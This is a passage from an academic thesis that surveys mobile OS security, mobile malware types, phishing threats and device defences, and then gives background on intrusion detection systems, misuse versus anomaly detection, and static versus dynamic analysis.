Symbian is one of the older OS in the category, with its first release having taken place in 1997 as EPOC 32 and discontinued after January 2013. Applications are mainly written in Java, while its native language is Symbian C++ (Mokhonoana and Olivier, 2007). Since many different versions of the OS exist, it is inevitable that slight variations concerning its architecture will also be present. The UI Framework is the upper level and consists of the infrastructure responsible for user interface functionality. Below that resides the Application Services Layer, hosting essential services for applications to run properly. A separate layer is devoted to Java ME, in order to provide compatibility with the OS. It contains the virtual machine and some supportive packages. Networking services, handlers and components, graphic support elements and generic services are combined under the OS Services Layer. Lastly, the lowest level concerns the hardware and kernel infrastructure (Morris, 2006, Yates II, 2010). *Symbian* OS uses three security methods: capabilities, installation file signing, and data-caging. Capabilities provide limited access to sensitive APIs using three levels of limitation. Each application needs to be signed by one of the three certificates that correspond to each level. Without a valid signing, the application cannot be installed on the device and cannot grant the proper permissions to access the file system, user data folders or low level frameworks. The highest level is the only that provides full access.

The *Windows Mobile OS* is the evolution of Windows CE, used mainly on handheld devices, such as palmtops and personal Digital Assistants (PDA) (Satheesh Kumar et al. (2012)). It is a Windows-based system, with similar properties specially modified so as to apply to the nature of mobile devices. One of the basic examples in this category is its file system. The Transaction-safe File Allocation Table (FAT) file system (T-FAT) is a variation of the FAT file system used in desktop versions of Windows, enhanced with

recovery options (Klaver, 2010, Yates II, 2010). Devices incorporating this OS support either NOR or NAND flash chips. Likely to mobile OSs mentioned before, the architecture of the Windows Mobile OS consists of similar layers. That is, the upper layer, Application UI the median between the user and the applications and the lower layer (above hardware) that provides the appropriate infrastructure for completion of system-oriented routine tasks, such as start-up, networking and other functions (Sasidharan and Thomas, 2011). The Framework and Common Language Runtime (CLR) layers contain libraries serving to execution and performance of applications. The current version is Windows Mobile 7 and employs three major security mechanisms: security roles, security policies, and application signing. Security roles define users or groups having preset rights on a device and are used in conjunction with the security policies. Application signing principles of Windows Mobile are very similar to the ones of Symbian OS.

2.5 Mobile Device Security

This evolution of smartphone does not come without consequences, as these devices become more personal and are used to store various personal and sensitive information of the owner of the device. With that as a fact, it is very important to prevent information from being stolen from these devices, by securing either the device itself or the mobile OS that runs on it. The fact that these devices have become so popular is one of the major reasons why there is such a significant rise in the number of malware that targets the OS that runs in mobile devices. Thus, mobile device security is an emerging need in mobile environments.

Mobile device security refers to the need of protecting the compact mobile computer hand-held hardware, software, information or communication from infringing the five principles of information security. These principles correspond to Confidentiality, Integrity, Availability, Authenticity, Non-repudiation and Privacy.

- *Confidentiality* refers to preventing the disclosure of information to unauthorized individuals or systems and protecting privacy and proprietary information.
- *Integrity* means that data, systems or mechanisms cannot be modified, unauthorized, or undetected remaining free corruption. Integrity methods fall into two

classes: prevention mechanisms and detection mechanisms. Prevention mechanisms aim to maintain integrity while detection mechanisms try to identify possible alterations of data and information.

- *Availability* ensures timely and reliable access to any system or information when it is needed. This means that the computing systems which is used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly.
- *Authenticity* ensures that the data, transactions, communications or documents are genuine. It very important for authenticity to validate that both parties involved, say in a transaction, are the ones who they claim to be.
- *Non-repudiation* implies that both parties cannot deny having participated in a sending or receiving transaction.
- *Privacy* concerns exist wherever personally sensitive information is collected or stored without having the proper permission. Basically, is the relationship between collection and dissemination of data, technology, the public expectation of privacy, and the legal and political issues surrounding them.

2.6 The evolution of Mobile Malware

Since 2004, when the first malware that was detected threatened Symbian users, malware has been observed to spread among smart mobile devices through wireless network, compromising for the first time the security principles. The first types of malware were mainly for demonstration purposes to show that mobile devices and their OS were vulnerable to malicious software. As these devices were evolving into modern smart devices and the mobile OS became more sophisticated and advanced, the malicious software that was targeting these devices became more sophisticated too. Nowadays, the current types of malware have evolved to dangerous malicious software that can cause either great information leakage or even financial disaster for the owner of an infected device. Modern malware has the capability to perform advanced tasks, such as remain hidden in a user's device or modify the device or its data without the owner taking notice of the number of security threats brought to the mobile environment.

This rise in malware has affected even the official application stores of major smartphone device manufacturers, such as Apple and Google. Malware has found its way into the official Android Market, hidden in normal applications. These applications were removed from the Market but until this removal, many users of Android devices have downloaded some of these applications and as a result, their devices were infected with malware. Even Apple's App Store has been infiltrated by malware, but Apple made a quick move and deleted these applications before they could harm many users. Inevitably as smartphones continue to evolve and their capabilities are increased, more sophisticated malicious software will exist in order to take advantage of these advanced capabilities. It is essential for users to be more aware of the dangers that lurk because of the malware rise and to be more careful with the software that they decide to install into their devices in order to avoid being infected and to protect their valuable information.

While more than four billion people ([GSM World, 2009](#)) enjoy their mobile devices using 2G/3G mobile networks, Kaspersky Lab has very recently identified 39 new mobile malware families with 143 modifications ([Mobile World Congress, 2011](#)). According to a ScanSafe report malware volumes grew by 300% in 2008, and it is noted that most of the legitimate web pages crawling on the Internet are not trustworthy or are infected by different kinds of viruses ([ScanSafe STAT, 2009](#)). According to the 2011 Mobile threat report by Lookout Mobile Security Center [Lookout \(2012\)](#), almost one million people have been affected by Android malware only in the first half of 2011. In the same report it is stated that the 33.9% of free third-party iOS applications had some sort of hidden capability to access user's location and 11.2% of them to access personal contacts. Last but not least, it is estimated that more than 18 million Android users may encounter mobile malware from the beginning of 2012 to the end of 2013.

Additionally, while the number of stolen or lost smartphones has increased rapidly over the last few years, some of these devices may be used as stepping stones ([Chavez, 2008](#)) to spoof the real identity of the attacker or to take advantage of the stored sensitive personal information. Ireland recently released that nearly 8,000 smartphones were stolen in the first 6 months of 2012, in London alone there are around 300 mobile phones stolen every day, while in USA over 113 mobile phones are lost or stolen every minute ([Plateau, 2011](#), [An Garda Siochana, 2012](#), [Mobile Insurance, 2013](#)).

Without doubt, mobile malware has dramatically affected mobile devices over the last

few years, but this was not the only security threat which appeared within the mobile environment. Mobile device security threats include fraud in mobile services, Denial of Service (DoS), social engineering and privacy exposing attacks, theft or unauthorized access of the device. All these threats are responsible for well-known attacks like eavesdropping a conversation, modification the mobile OS, masquerading behind a popular service or producing delays in services or systems functions.

2.6.1 Mobile Service Fraud, Social Engineering Attacks and Privacy Exposure

Modern mobile OS natively provide a plethora of cellular services through their wireless network interfaces, such as telephony, SMS messaging and web browsing, while third-party applications give access to a massive collection of new services such as intelligent personal assistants, location-based advertisement, mobile payments via m-banking, social media interaction and communication.

These popular services reveal a massive amount of personal information, including birth dates, phone numbers, working locations and other information used to mock up fake proofs of ID or to be used wildly in phishing scams. More often users receive a phone call or SMS from someone claiming they are looking into fraudulent charges on your credit card or asking to access a specific web site to change their credentials. Such social engineering attacks utilize emails or malicious websites to steal personal information and computer system login credentials by masquerading as a legitimate organization. In the mobile environment, attackers can additionally utilize two techniques to solicit information: Voice call phishing (Vishing) and SMS phishing (Smishing).

Normally, attackers make a voice call or send out a spam text message purporting to be from a financial organization. For example, attackers could call bank users with the following message Your ATM card needs to be reactivated and ask for their personal information. If the user is fooled by the Vishing attack, their information will be abused (FBI, 2010). Another example is when early in 2011, a text message containing a phishing site was sent to customers of the Bank of China as a reminder to reactivate their online banking tokens (McAfee, 2011). Additionally, third-party applications which advertise free popular services or games in order to collect and distribute their personal

information or corrupt the device and intercept important activity, such as mobile banking sessions or SMS tokens. Furthermore, the Smishing technique can also be used to plot other attacks. For instance, by simply replacing a phishing site with a link for a Trojan horse, which if it is clicked, allows attackers to take control of the mobile device without the owner's knowledge.

2.6.2 Mobile Malware Categorization

As mobile devices hardware functionality and performance are improved, OS have similarly evolved. Modern mobile devices, which run sophisticated OS like Google Android, Apple iOS, Symbian, Palm OS, Blackberry RIM and Windows Mobile 7, need to confront almost the same risks with desktop computers. It is thus apparent that this growth has exposed mobile devices to an increasing number of security threats. According to [Chow and Jones \(2008\)](#), the only difference between desktop computers and mobile devices in terms of security risks is the challenge to understand the inner workings of the OS on different hardware processor architectures.

Malware stands for malicious software and it is especially designed to harm or disrupt a computer system, harvest information or launch other types of attacks. The first mobile device virus "Cabir" was reported in June 2004 ([F-Secure, 2009](#)). Since the first mobile malware in 2004, malwares have been discussed in several investigations. Specifically, the evolution of mobile malware was surveyed by [Securelist \(2006\)](#) and [Shih et al. \(2008\)](#), for the period from 2004 to 2006, and more recently by [Polla et al. \(2012\)](#) over the period from 2004 to 2011. Additionally, works from [Hypponen \(2010a\)](#), [Schmidt and Albayrak \(2008\)](#), [Felt et al. \(2011\)](#) provided a complete list of mobile malware that stretched from 2004 to 2011. Figure 2.2 depicts the mobile threats by malware type from 2004 to 2011 according to the F-Secure Lab's Q4 2011 Mobile Threat Report ([F-Secure, 2013](#)).

[Peng et al. \(2013\)](#) in their smartphone malware survey, identify the most recognizable malicious software classes and provide a discussion about them and their propagation modeling. The malware terminology includes different types of malicious software such as virus, worm, Trojan, Spyware, backdoor, Rootkit, and Botnet. The differences between the various types of mobile malware are listed in Table 2.6.




FIGURE 2.2: Mobile threats statistics (Peng et al., 2013)

- *Virus* is malicious software able to attach itself to a program file and then it starts duplicating itself, committing malicious tasks.
- *Worms* compared to viruses are capable of automatically spreading from mobile device to mobile device without human interventions. They can replicate themselves and send out hundreds or even thousands of copies from each infected device, spreading more widely the infection.
- *Spyware* is able to collect information for advertising purposes, usually secretly, to a third party. Spyware can obtain credit card numbers, passwords, and email addresses, and can also monitor a user's activity or log keystrokes.
- *Trojan* is a harmful piece of software that looks legitimate. Normally, users are tricked into executing the malicious software. Once it is executed, it can extract private data, damage OS functions or install other malicious software such as Backdoors, Rootkits or Botnets.
- *Backdoor* is usually a remote administration control system able to gain control of a user's machine without their knowledge or authorization.
- *Rootkit* is an intelligent type of malware able to hide itself, specific files or processes by compromising the devices. To achieve the aforementioned goals a rootkit loads special driver program or modifies the kernel of OS.

TABLE 2.6: Various types of mobile malware (as adapted from (Peng et al., 2013))

Type	Virus	Worm	Trojan	Backdoor	Spyware	Rootkit	Botnet
Existing form	Parasitic	Independent entity	Disguised as other files	Disguised as other files	Disguised as other files	Disguised as other files	Disguised as other files
Propagation mode	Depend on the host file or media	Self replicate	Deceptive means	Deceptive means	Deceptive means	Deceptive means	Deceptive means
Attack target	Local file	Network host or network itself	System	System	System	System	System
Human intervention	Yes	System bugs: No; Others;	Yes	Yes	Yes	Yes	Yes
Major risks	System damage, delete files, data loss	Network paralysis, data loss	Information leakage	Information leakage	Information leakage	Information leakage	Information leakage and System damage
Spreading speed	Fast	Very fast	Slow	No	Slow	Fast	Very fast
Detection method	Simple	Very complex	Complex	Complex	Complex	Complex	Complex

- *Botnet* allows an attacker to remotely control a set of compromised devices. Botnets are normally used by attackers in order to launch large-scale network attacks, such as DDoS. Theft of the device or unauthorized access

As mobile devices have always been high value computing gadgets, this consistently makes them prominent targets for attackers. Due to the small physical size and lack of physical protection that mobile devices possess, they can be easily lost or stolen. Nearly 12 million Americans were victims of identity theft in 2012, an increase of 13 percent over 2010, according to a report released on Wednesday by the research firm [Javelin Strategy & Research \(2013\)](#). When a mobile device is lost or stolen, there is not only the initial cost of replacing it, but more damage can occur if the attacker accesses the mobile services and information. For instance, when a mobile device is stolen, an unauthorized person could access the mobile services within a relatively small time frame until the owner of the device reports the incident to their service provider, and make free phone calls, send multimedia messages and surf the Internet at the owner's cost. Also, as already mentioned in section 2.3, mobile device users tend to store sensitive information in their devices, emails, photos, login credentials for their accounts or other private data or business plans. As a result, unauthorized users could retrieve the information stored in the mobile device. According to the McAfee mobile and security report, it is indicated that Four in ten organizations have had mobile devices lost or stolen and half

of lost/stolen devices contain business critical data, such as customer data, corporate intellectual property and financial information (McAfee, 2011).

2.7 Mobile Device Security Mechanisms

Overall, with the increasing risk of mobile malware, the theft or loss of mobile devices and their physical vulnerabilities, namely rewiring a circuit on the chip or using probing pins to monitor data flows to retrieve private keys or find flaws in the hardware components Naumann et al. (2008), designing a highly secure mobile device is still a very challenging task. The attacker, either in possession of the device or not, can target the device in an effort to access the device's OS, compromise it or steal sensitive information. Although mobile device OS have some integrated security mechanisms, the lack of intelligent protection mechanisms leads to a situation where a number of new security threats appear every day to the mobile environment.

The field of mobile device is challenging by default, due to the fact that smartphones have limited processing and memory resources, different CPU architecture and a variety of well-tight OS versions compared to those of a personal computer, making the security a complex task. Also, technology is evolving in a quicker scale when it comes to mobile devices. While some methods may be effective for a certain device or OS version, they may be useless for its successor(s). The variety of models and OSs can also raise a barrier concerning usage training.

In order to resist against the aforementioned mobile security threats and risks, various security mechanisms have been proposed over the last few years, of which the mobile devices have adopted only some. Such mechanisms provide user authentication techniques to prevent unauthorized usage, antivirus software to remove mobile malwares, firewalls to filter unwanted traffic or encrypted mechanism to protect the sensitive information stored in the device.

2.7.1 User Authentication

A very popular authentication technique named as Personal Identification Number (PIN) authentication is used by the majority of the mobile device OSs to protect the International Mobile Subscriber Identity (IMSI) of the mobile device. A user is required to enter the correct PIN number, usually a number between 4 and 8 digits, before gaining access to the Home Location Registry of the corresponding network provider. PIN number is a point-of-entry security mechanism used only the first time a mobile device is booting into the OS and until the next reboot. Without the correct PIN number it is not possible to make calls, send SMS messages or access the Internet via the cellular. Over the last few years, PIN numbers have been also employed to protect the mobile device OS from unauthorized users. Modern PINs have also evolved to take advantage of the full alphanumeric keyboards that feature the mobile devices, to provide complex and secure pass-codes. With the increasing hardware availability, modern mobile devices are equipped with new sensors such as touchscreens and high-resolution built-in cameras. Such hardware has also affected the OS authentication techniques, which nowadays provide graphical password patterns in contrast with the traditional pass-codes. With graphical passwords, the user needs to draw a shape connecting some software points on a touchscreen as their password.

On the negative side, PIN authentication is vulnerable to a brute force attack especially if it is a 4-digit number. Moreover, due to the fact that mobile devices do not support multiple users, only the one that features the correct PIN is recognized also as the owner of the device. In many cases mobile users do not employ properly the technique, as they never change the PIN, they share it with friends or they write it down on a paper. This makes the PIN based authentication technique inadequate as a protection mode of mobile devices. Figure 2.3 depicts, on the left side, the PIN based authentication mechanisms and on the right side the authentication mechanisms based on graphical password patterns.

2.7.2 Mobile Encryption, Sandbox and User Privileges

As mentioned in earlier sections, mobile devices store large amounts of sensitive information. To protect information from unauthorized access, modern mobile device OSs




FIGURE 2.3: PIN vs. graphical password pattern authentication mechanism (Li, 2012)

enhance encryption techniques to turn the sensitive information into an unreadable format which can be readable only if a key for the encrypted data is available. Additionally, OSs execute every application on a separate space in disk and memory in order to prevent untrusted software from gaining access to unauthorized information.

Most mobile device OSs have two user profiles; the superuser and the user. The first one, is a special user account used for system administration in order to run low level system processes, to be able to view or make changes to the contents of the file system or change the permissions to specific files, processes or users. The second profile is the typical user profile having high level permission in order to read and execute specific commands and within the application sandbox. In modern mobile device OSs, and unlike traditional desktops, a mobile device owner does not have the ability to gain superuser privileges.

In most cases, all encrypted user data are decrypted once the user is correctly authenticated by the OS using their PIN. Moreover, hackers by using software exploits successfully modify the OS and gain superuser privileges to system areas, bypass the sandboxed application or provide low level OS kernel modifications, which were by default protected by each OS manufacturer. Such low-level modifications can have a variety of names depending on the OS they are applied to. They are either known as *Rooting* (Android, Windows Mobile), *Jailbreak* (iOS) or *Capability Hack* (Symbian). For example, iOS users are able to install and run applications that require access to the root directory, such as backup features, to install applications, which are unsigned by Apple and are not available in the legitimate application store, or to bypass security mechanisms allowing users to execute any low level command.

2.7.3 Mobile Antivirus and Firewall

Since the first mobile phone virus in 2004, antivirus software exclusively for mobile platforms has been developed. The first mobile antivirus software was developed by F-Secure and became available on the market in August 2005 (F-Secure, 2005). Mobile device antivirus has been designed to detect and remove malware based on their signatures. Moreover, as already mentioned, modern mobile devices are equipped with different types of network interfaces such as GSM, GPRS, UMTS, Bluetooth, IrDa and WiFi, which in some cases (see section 2.3) can be exposed to various network based attacks. A solution to protect a mobile device from network-based attacks is mobile firewall software able to continuously monitor the network traffic and allow only legitimate services, IP address and ports. Two types of firewalls can be implemented: either on the mobile service provider's networks or on the mobile device. However, a service provider firewall can only protect specific network interfaces like GSM or UMTS, leaving unprotected other network interfaces, such as WiFi or Bluetooth.

Although these security mechanisms can protect against malicious software or services, such applications are only provided as a third-party and not as part of the OS. So the majority of the devices remains still unprotected. Additionally, none of these security mechanisms are able to detect a new intrusion of threats, but they protect only against already known malware. It should be mentioned that most threats are not derived from malicious software only, so such tools do not protect devices thoroughly. Last but not least, superuser privileges are required to install such a mechanism on a device as it has already been indicated in section 2.4. Unfortunately, modern mobile device OS do not provide such permissions unless low-level modifications are performed (see section 2.4).

Table 2.7 provides a side-by-side comparison between existing mobile security mechanisms and mobile security threats. Knowledge based authentication mechanisms, such as PIN numbers, can provide a basic (first) level of protection for the mobile services and information being misused by unauthorized users. For example, without entering a correct PIN, a user will not be able to access any mobile services nor the information on the mobile devices. On the negative side, PIN as a point-of-entry based authentication method, will be granted access to anyone that enters the correct password, regardless of their true identity.

TABLE 2.7: Mobile device threats vs. Security mechanisms

	Antivirus	Encryption	Firewall	PIN/Password
Mobile service fraud				✓
Social Engineering Attacks				✓
Privacy exposure				✓
DoS service			✓	
Malwares	✓			
Lost/stolen				✓
Insider		✓		✓

Several security controls, such as user authentication, encryption mechanisms, antivirus or firewall applications, can be used to protect the mobile devices from being harmed by malware, network attacks and information disclosure attacks only if the legitimate user applies all the security polices like changing frequently PIN numbers, avoid sharing it, and updating often the antivirus database. Knowing the increasing risk of mobile malware, designing a secure mobile device that protects user's privacy is still regarded a very challenging task. As demonstrated in this chapter, a mobile device has the ability to access multiple networks and store a wide range of information. Therefore, it is critical to guarantee the legitimacy of users.

2.8 Discussion

Taking all the above into account we can conclude that, more intelligent and sophisticated security controls, such as IDPSs for mobile devices are deemed necessary. Such a mechanism would enable the monitoring of the device at all times, thus greatly contributing to the issue of user post-authentication (by means of continuous authentication). This means that such an IDPS could constantly track the behavior of (a) the user when interacting with the device, (b) the software state of the installed on the device, and (c) the status of the running services. In this respect, a properly designed anomaly-driven IDPS can be used to detect, suspicious activities produced malware or unauthorised use of the device in general.

Chapter 3

Background on Intrusion Detection

Despite the fact that mobile devices are getting better regarding the adoption of new security mechanisms, the process of identifying new intrusions still remains a significant hurdle. Detecting intrusions is not a trivial undertaking, as research has proven over the past 16 years. Over the last few years, the research community has faced many challenges in this area, resulting in the development of various detection and prevention methodologies and techniques that can be employed to detect threats within systems and networks. Due to the evolution of mobile devices, many of the developed detection technologies need to be reconsidered and get redesigned for the new platforms which consist of multiple communication interfaces, have limited processing and memory resources, different CPU architecture and a variety of well-tight OS versions compared to those of a personal computer, making the detection and prevention a complex task.

As already pointed out in section 1.3, this thesis examines machine-learning algorithms via the use of biometric characteristics to detect anomalies (intrusions) against that of the typical behavior of a mobile software, service or user.

3.1 A generic IDS

Intrusion Detection Systems (IDS) have been introduced in order to detect intrusions, when other countermeasures fail, by passively monitoring the events occurring in computer systems or networks and looking for security related problems. The intrusions they analyze are defined as attempts to compromise the confidentiality, integrity, and availability, or to bypass the security mechanisms of a host or network. Modern IDS have the ability to detect and respond in real time and stop attacks at their outset. These systems are thus called IDPS as they seek to monitor the behavior of users, networks or computer systems in order to detect and prevent intrusions. Although these incorporate intrusion detection mechanisms, they also have two significant differences. Instead of passively monitoring activity on systems or networks, they are positioned online and can therefore block any unauthorized activity before it takes place. In a network context, they can be thought of as sophisticated firewalls with intrusion detection capabilities. When being in host environments, they monitor all system and API calls in order to block the ones that would result in malicious behavior (Network Associates 2003d). When the IDPS alert indicates an intrusion, this is called a “Positive”. On the other hand, when the IDPS alert indicates that the traffic or event is harmless, this is called a “Negative” (Hammersland, 2007). Intrusion Detection Systems are the last line of defense against computer attacks behind Firewalls, secure architecture and program design, carefully configured network services and penetration audits. Their role is to detect intrusions, when other countermeasures fail, by passively monitoring the events occurring in computer systems or networks.

After Anderson’s report (Anderson, 1980), many research efforts have been devoted for computer IDSs are focused on network traffic and computer audit data. There are several design approaches used for the development of IDS, mainly focusing on their monitoring, analysis and response capabilities. An IDS can be described in terms of four fundamental logical components: sensors (or events detectors), analyzers, databases and response mechanisms (Garcia-Teodoro et al., 2009). Figure 3.1 depicts a general overview of the components (boxes) that comprise an IDS and the approaches adopted for their development, aiming to offer a better understanding of the intrusion detection domain.




FIGURE 3.1: Generic representation of an IDS (Garcia-Teodoro et al., 2009)

3.1.1 Event Box

Event boxes (E-boxes) are hardware or software sensors responsible for collecting data and thus represent the information sources of an IDS. This information can be drawn from different sources, such as network packets, log files and system call traces. E-boxes collect and forward this information to the analyzer (A-boxes) in order to determine whether an intrusion has taken place. Generally, a computer IDPS can be grouped into three categories, based on the levels of a system at which they collect information. These categories are *Network*, *Host* and *Application* and are described in the sub-sections that follow, beginning with the lowest level of data collection.

3.1.1.1 E-boxes Location

A *Network-based IDS (NIDS)* or *Centralized IDS (CIDS)* examines network traffic by using a set of hardware or software sensors placed at various points in a network. These E-Boxes monitor the network traffic and in most cases they perform local analysis and report possible attacks to a network administration system. Moreover, many of these sensors are designed to run in “stealth” mode, monitoring a heterogeneous set of hosts and operating systems simultaneously, without interfering with the normal operation of a network, thus rendering it difficult for an attacker to determine their presence and location.

Currently, *Cloud Systems*, which are new Internet services that allow the use of computing resources (hardware and software) over the network, have become very popular. Such services have also been extended to the area of IDSs, providing detection on the cloud.

Both Network-based and Cloud-based IDSs can analyze large volumes of data while not placing a significant extra burden on the monitoring systems. When the two technologies are contrasted, it can be argued that the former analyzes all connected clients in the same way, while the cloud system is used by a client as a service, configured to analyze data in a more personal way.

A *Host-based IDS (HIDS)* monitor events occurring at a single host system two types of information sources; Operating System Methods Call trails and System Logs. Operating System Method Calls are more detailed and better protected than System Logs, since they are generated at the internal level (kernel) of an OS. On the other hand, System Logs are much simpler and smaller than Method Calls trails, and hence can be more easily analyzed. HIDS can overcome the problem of encrypted environments, are able to detect attacks invisible to network-based IDSs and can monitor events locally produced by malicious software or other software integrity breaches. On the negative side, if a host is targeted by an attack, then the sensors (S-boxes) or sometimes even the analysis engine (A-boxes) can be compromised and become victims of the attack.

3.1.2 Analysis Box

An application-based IDS examines the behavior of an application program by analysing either the events stored in its log files or the called methods as it is executed by the system. The main role of APIDS is to detect suspicious behavior of authorized users exceeding their authorization or execution of abnormal method calls.

Analysis boxes (A-boxes) The method of an analysis box is to analyze events and detect potential hostile behavior. An A-box receives input from one or more sensors, or from other A-boxes, and is responsible for determining if an intrusion has occurred. They can decide whether an intrusion is taking place at that moment or has already occurred, and provide evidence to support their conclusions. The results of the analysis are sent back to the system as additional events, typically representing alarms. In some cases, the A-boxes will include suggestions on how to respond to the problem. Currently, there are two main approaches for determining the occurrence of intrusions: misuse detection and anomaly detection.

3.1.2.1 Misuse-based vs. Anomaly-based Detection

Misuse-based or *Signature-based* detection, in other words Misuse intrusion detection, usually identifies abnormal behavior by matching it against pre-defined patterns of events which describe known attacks. Since this model looks for patterns known to cause security problems, it is called a “misuse” or “attack signature” detection model (patterns corresponding to known attacks are called signatures). Much more sophisticated approaches, called “state-based” analysis techniques, can apply a single signature to detect groups of attacks, which include variations of the same attack, enhancing in that way the detection capabilities of ID systems and limiting false alarms. A misuse detection model is able to detect pre-defined known attacks with high accuracy, having at the same time fewer false positive alarms. On the negative side, such a model is very vulnerable to new attacks and requires to be constantly updated with signatures of new attacks.

Anomaly-based Detection or *Behavior-based* intrusion detection, profiles normal behavior and attempts to identify anomaly patterns of activities that deviate from the defined profile. This approach is based upon the use of user, system or network profiles of normal behavior, and searches for significant deviations from these profiles to detect security-related problems. It involves features of a user’s current session, system resources, or network traffic which is used to determine whether these parameters exceed a certain threshold set by the specific model. To decide whether the system is running according to normal behavior, several techniques have been proposed in the recent literature. Some of the most common anomaly detection methods utilize classification or clustering, statistical methods, information theoretic or spectral techniques.

Anomaly detection can be classified into three broad categories: statistical-based, knowledge-based and machine learning-based, (Lazarevic et al., 2005). In statistical-based techniques, the behavior of the system is represented from a random viewpoint. Knowledge-based techniques try to capture the claimed behavior. Finally, machine learning-based techniques learn to recognize complex patterns automatically and make intelligent decisions based on data (Garcia-Teodoro et al., 2009).

A classifier is a method that maps unlabeled instances to a label using internal data structures. Learning how to classify objects to a pre-specified set of categories or classes, is a characteristic of intelligence that has been of keen interest to researchers in psychology

and computer science (such as artificial intelligence and machine learning). Classification is a possible solution to the “knowledge acquisition” or “knowledge extraction” problem and is also known as supervised learning (Hongjian, 2004).

3.1.2.2 Static vs. Dynamic Analysis

To create a process able to automatically analyze a given software sample and gather useful data that can be later reviewed to assess its behavior using the two aforementioned detection mechanisms, two types of software analysis, static and dynamic analysis, have been mostly used and presented in the literature for personal computers (Egele et al., 2012, Rieck et al., 2011, Egele et al., 2011, Li et al., 2011b).

In *static analysis*, the software of interest is analyzed without executing it. This means that static analysis can be directly employed either on the source code of the software sample or the corresponding binary file and use reverse-engineering techniques to extract a graph overview of what API methods might be invoked from the code (Egele et al., 2011). One of the main problems in static analysis appears in cases where the source code of the sample is not available (this is the common case) or obfuscated and the analysts need to retrieve information by reverse-engineering the binary file which is generally considered a difficult task, especially when the file is encrypted. Also, by using static analysis it is infeasible to determine values that can only be created or calculated when the program is executed. Of course, attackers having the aforementioned knowledge about static analysis drawbacks are able to build their malware using techniques that prevent their code from being statically analyzed.

On the other hand, in *dynamic analysis* the software sample is analyzed while it is executed by the OS on the host device (Egele et al., 2011). In practice, two main approaches exist to analyze a software sample dynamically; the first one is by monitoring calls to API methods, while the second is by monitoring the input passed and returned from method invocation(s). Generally, a method contains a code that performs a specific task, that is a simple mathematical calculation or more sophisticated operations like creating a GUI, accessing the Internet, loading a file or even making a call or sending an SMS. A method can be either created by developers for their own application or can be a set of ready to use methods provided by the OS (known as APIs). API methods can be used to cooperate altogether and perform a common task when they are called in a

TABLE 3.1: Comparison between Misuse & Anomaly-based Detection

	False Alarms	Attacks	Time	Up-to-date	Difficulty
Misuse Detection	few	known	immediately	yes	in population
Anomaly Detection	several	unknown	training period	no	in analysis

specific hierarchy (sequence). A typical example may be the following: check Internet connectivity (m1), communicate via Internet (m2), load a website (m3). Due to the fact that methods need to be called in a specific order to complete a task, it is possible to create a behavior profile diagram or flowchart of the executed application. The process of intercepting a method call is commonly known as hooking. Also, in order to log a method call into a file it is necessary to create a tool that temporarily intercepts the method being called and inject into it the necessary code that enables the system to record the specific transaction.

As it has already been mentioned, dynamic analysis gives the ability to track both the actual values that are passed to a method when it is called and those that are to be returned from the called method. Under this prism and in contrast with static analysis, analysts can extract much more useful information about the data created during the execution of the software. On the negative side, dynamic analysis requires executing the software sample on the device, increasing in this way the risk that the device may confront. After a log file containing the sequence of method calls has been created, it can be analyzed manually or automatically to construct a behavioral profile which in turn may be translated to normal behavior or malicious in case the software sample is part of a malware. Of course, automated analysis is most of the time welcome (especially for the end-user) and in this respect an automated intelligent analysis and detection tool needs to be built. Table 3.1, summarizes the advantages and disadvantages of misuse and anomaly-based techniques.

3.1.3 Database Box

Database boxes (D-boxes), simply store events produced either by the E-boxes or the A-boxes, guaranteeing persistence and allowing postmortem analysis.

3.1.4 Response Box

Response boxes (R-boxes) The main function of response boxes is the execution, if any intrusion occurs of a response to thwart the detected menace. Intrusion response is defined as the process of counteracting the effects of an intrusion.

In the context of intrusion detection and response system is included a series of actions taken by an IDS, following the detection of a security-related event. It is important to note that consideration is not only given to taking action after an intrusion has been detected, but also when events of interest take place and raise the level of alert in the system (i.e. during the early stages of a potential attack, when the system is suspecting the occurrence of an intrusion, but is not yet sufficiently confident).

3.1.4.1 Passive vs. Active Responses

The two main approaches to intrusion response are Passive and Active responses.

Passive responses, in the form of notifications and alerts, have traditionally been used since the conception of IDSs, primarily as an indicator of their detection effectiveness. Hence, they are still present in every intrusion detection product, offering the standard level of response. The fact that they have been tested for so long, and have been widely accepted, makes them the most common response option in commercial IDS mechanisms to date.

